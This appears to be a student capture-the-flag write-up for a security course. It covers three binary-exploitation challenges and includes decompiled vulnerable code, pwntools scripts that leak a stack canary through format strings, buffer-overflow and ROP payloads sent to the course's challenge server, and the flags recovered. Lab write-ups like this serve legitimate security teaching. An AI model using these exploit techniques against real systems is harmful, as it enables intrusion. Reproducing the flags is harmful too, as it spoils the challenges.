


```c

/* WARNING: Removing unreachable block (ram,0x004013eb) */

undefined8 main(void)

{
  long in_FS_OFFSET;
  char acStack_58 [32];
  char acStack_38 [40];
  long lStack_10;

  lStack_10 = *(long *)(in_FS_OFFSET + 0x28);
  setup();
  banner();
  printf("Enter your name:\n>");
  __isoc99_scanf(&DAT_004020d6,acStack_58);
  getchar();
  printf("Thanks for using our form ");
  printf(acStack_58);
  printf("\n\nPlease type in your request:\n>");
  gets(acStack_38);
  puts("\nIf you are a preferred customer, we will get back to you within an hour");
  FUN_00401160(1);
  puts("Sorry, your status is new customer. Consider understanding our portal more :)");
  FUN_00401160(2);
  puts("Submitted. Thanks for coming!");
  if (lStack_10 == *(long *)(in_FS_OFFSET + 0x28)) {
    return 0;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
```

We ran a python script to leak the canary through format string vulnerability.




```python
from pwn import *

context.binary = ELF('./customerfirst', checksec=False)
context.log_level = 'error'

for i in range(1, 41):  # Check up to %40$p
    try:
        p = process('./customerfirst')
        p.recvuntil(b"Enter your name:")
        p.sendline(f"%{i}$p".encode())
        p.recvuntil(b"Thanks for using our form ")
        leak = p.recvline().strip().decode(errors='ignore')
        print(f"{i:02d}: {leak}")
        p.close()
    except Exception as e:
        print(f"{i:02d}: [crashed]")

```



```
01: 0x7fffe61289c0
02: (nil)
03: 0x76ef6af14887
04: 0x1a
05: 0x7b9d07888040
06: 0x400040
07: 0x729012c8d83c
08: 0x70243825
09: 0x7ffed3deacd9
10: 0x7ffd963ce000
11: 0x10101000000
12: 0x2
13: 0x78bfbff
14: 0x7ffe5d2a11d9
15: 0x64
16: 0x1000
17: 0x9b3f47948190700
18: 0x1
19: 0x7169de629d90
20: (nil)
21: 0x401317
22: 0x1c827ede0
23: 0x7fff07472da8
24: (nil)
25: 0x930797a2c7f9741f
26: 0x7ffc5fda0dd8
27: 0x401317
28: (nil)
29: 0x79513d720040
30: 0x931023607ccc29b4
31: 0x8c4e60ccf63c554d
32: 0x7fdd00000000
33: (nil)
34: (nil)
35: 0x7ffc08248dd8
36: (nil)
37: 0xd85ea42672224b00
38: (nil)
39: 0x7f1337429e40
40: 0x7fff00000000
```


Out of the 40 values, we determined that %17$p was the one which looked most like a canary because it ends with 00 and has 16 hex digits.

Next, we find the alignment address using gdb -> break main -> disas




```
0x0000000000401426 <+271>:   leaveq
0x0000000000401427 <+272>:   retq
```

Find address of admin_portal using objdump -d ./customerfirst | grep “admin_”




```
00000000004012f4 <admin_portal>:
```

And we put them in the code to exploit



```python
context.binary = ELF('./customerfirst', checksec=False)
p = remote('pwn.sigx.net', 3104)
p.recvuntil(b"Enter your name:")
p.sendline(b"%17$p") #leak canary
p.recvuntil(b"Thanks for using our form ")
canary_leak = p.recvline().strip().decode()
canary = int(canary_leak, 16)
canary_bytes = p64(canary, endian='little', signed=False)
log.success(f"Leaked canary: {canary:#x}")
p.recvuntil(b"Please type in your request:")
payload = (
    b'A' * 40 + canary_bytes + b'B' * 8 +
    p64(0x401427) + #alignment addr
    p64(0x4012f4)     #admin_portal addr
)

log.info(f"Sending payload ({len(payload)} bytes)")
p.sendline(payload)
output = p.recvall(timeout=2)
print(output.decode(errors='ignore'))
p.interactive()
```

Running the code gives the flag




```
[+] Opening connection to pwn.sigx.net on port 3104: Done
[+] Leaked canary: 0x88db77a189ffab00
[*] Sending payload (72 bytes)
[+] Receiving all data: Done (247B)
[*] Closed connection to pwn.sigx.net port 3104

>
If you are a preferred customer, we will get back to you within an hour
Sorry, your status is new customer. Consider understanding our portal more :)
Submitted. Thanks for coming!
Ah! You found it!
CZ4067{r3t2W1n_1s_Ju5t_60f_t19_0F_th3_1c3b37g}
```

CZ4067{r3t2W1n_1s_Ju5t_60f_t19_0F_th3_1c3b37g}


Diary Project

We used format string attack to compromise and get the following hex output



```
What is the day today?
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
What would you like to say?

****Entry Saved*****
My Diary Today
Day: %p %p %p
Content:
 0x7fe31b048723 (nil) 0x7fe31af69297 0xa 0xe 0x7fff1668cd48 0x100000000 0x647b373630345a43 0x30635f333136753
0 0x52705f6d7231466e 0x306e335f46746e31 0x347234395f686775 0x7d356d 0x70255633693b3040 0x702520702520 0x2520
702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 End of Diary
Come back next day!
```

Using cyberchef to get the required output



Recipe

From Hex
Delimiter: Auto

Reverse
By: Character

Input

```
 0x7fe31b048723 (nil) 0x7fe31af69297 0xa 0xe 0x7fff1668cd48 0x100000000 0x647b373630345a43
0x30635f3331367530 0x52705f6d7231466e 0x306e335f46746e31 0x347234395f686775 0x7d356d
0x70255633693b3040 0x702520702520 0x2520702520702520 0x2070252070252070 0x7025207025207025
0x2520702520702520 0x2070252070252070
```

305 1 Raw Bytes LF


Output

```
p %p %p  %p %p %%p %p %pp %p %p  %p %p % %p %p@0;i3V%pm5}ugh_94r41ntF_3n0nF1rm_pR0u613_c0CZ4067{dNULNUL
NULNULDLEHÃ•hSYNÃ¿•SO
Â•Â•Ã¶SUBÃ£•#Â•EOTESCÃ£•
```

We unscramble the flag and got CZ4067{d0u613_c0nF1rm_pR1ntF_3n0ugh_94r4m5}


Sneakpeek

Following the tutorial of escape_room_2, we created a script to exploit



```python
binary = context.binary = ELF('./sneakpeek')
p = remote('pwn.sigx.net', 3106)
rop = ROP(binary)

buffer_size = 512
rbp_padding = 8
read_flag_addr = 0x401eca
pop_rdi = 0x4019c2
pop_rsi_r15 = 0x4019c0
flag_txt_addr = next(binary.search(b'flag.txt\x00'))

rop.call(read_flag_addr, [flag_txt_addr, 64])

print(rop.dump())

payload = [
    b"A" * buffer_size, b"B" * rbp_padding, rop.chain()
]

payload = b"".join(payload)

p.sendline(payload)
p.interactive()
```

This gives the output flag after we input and run the program till the end.



```
0x0018:         0x4960ba [arg0] rdi = 4808890
0x0020:         0x401eca
[*] Switching to interactive mode

Need the flag? ¬‿¬ please me~
e.g. please!please!please!?
>I like your determination

Need the flag? ¬‿¬ please me~
e.g. please!please!please!?
>$ q
I like your determination

Need the flag? ¬‿¬ please me~
e.g. please!please!please!?
>$
I like your determination
Hope you enjoyed the hint ^^
CZ4067{70p_W1tH_b0F:y0u_473_r0p_m45t3r}
[*] Got EOF while reading in interactive
$
```

CZ4067{70p_W1tH_b0F:y0u_473_r0p_m45t3r}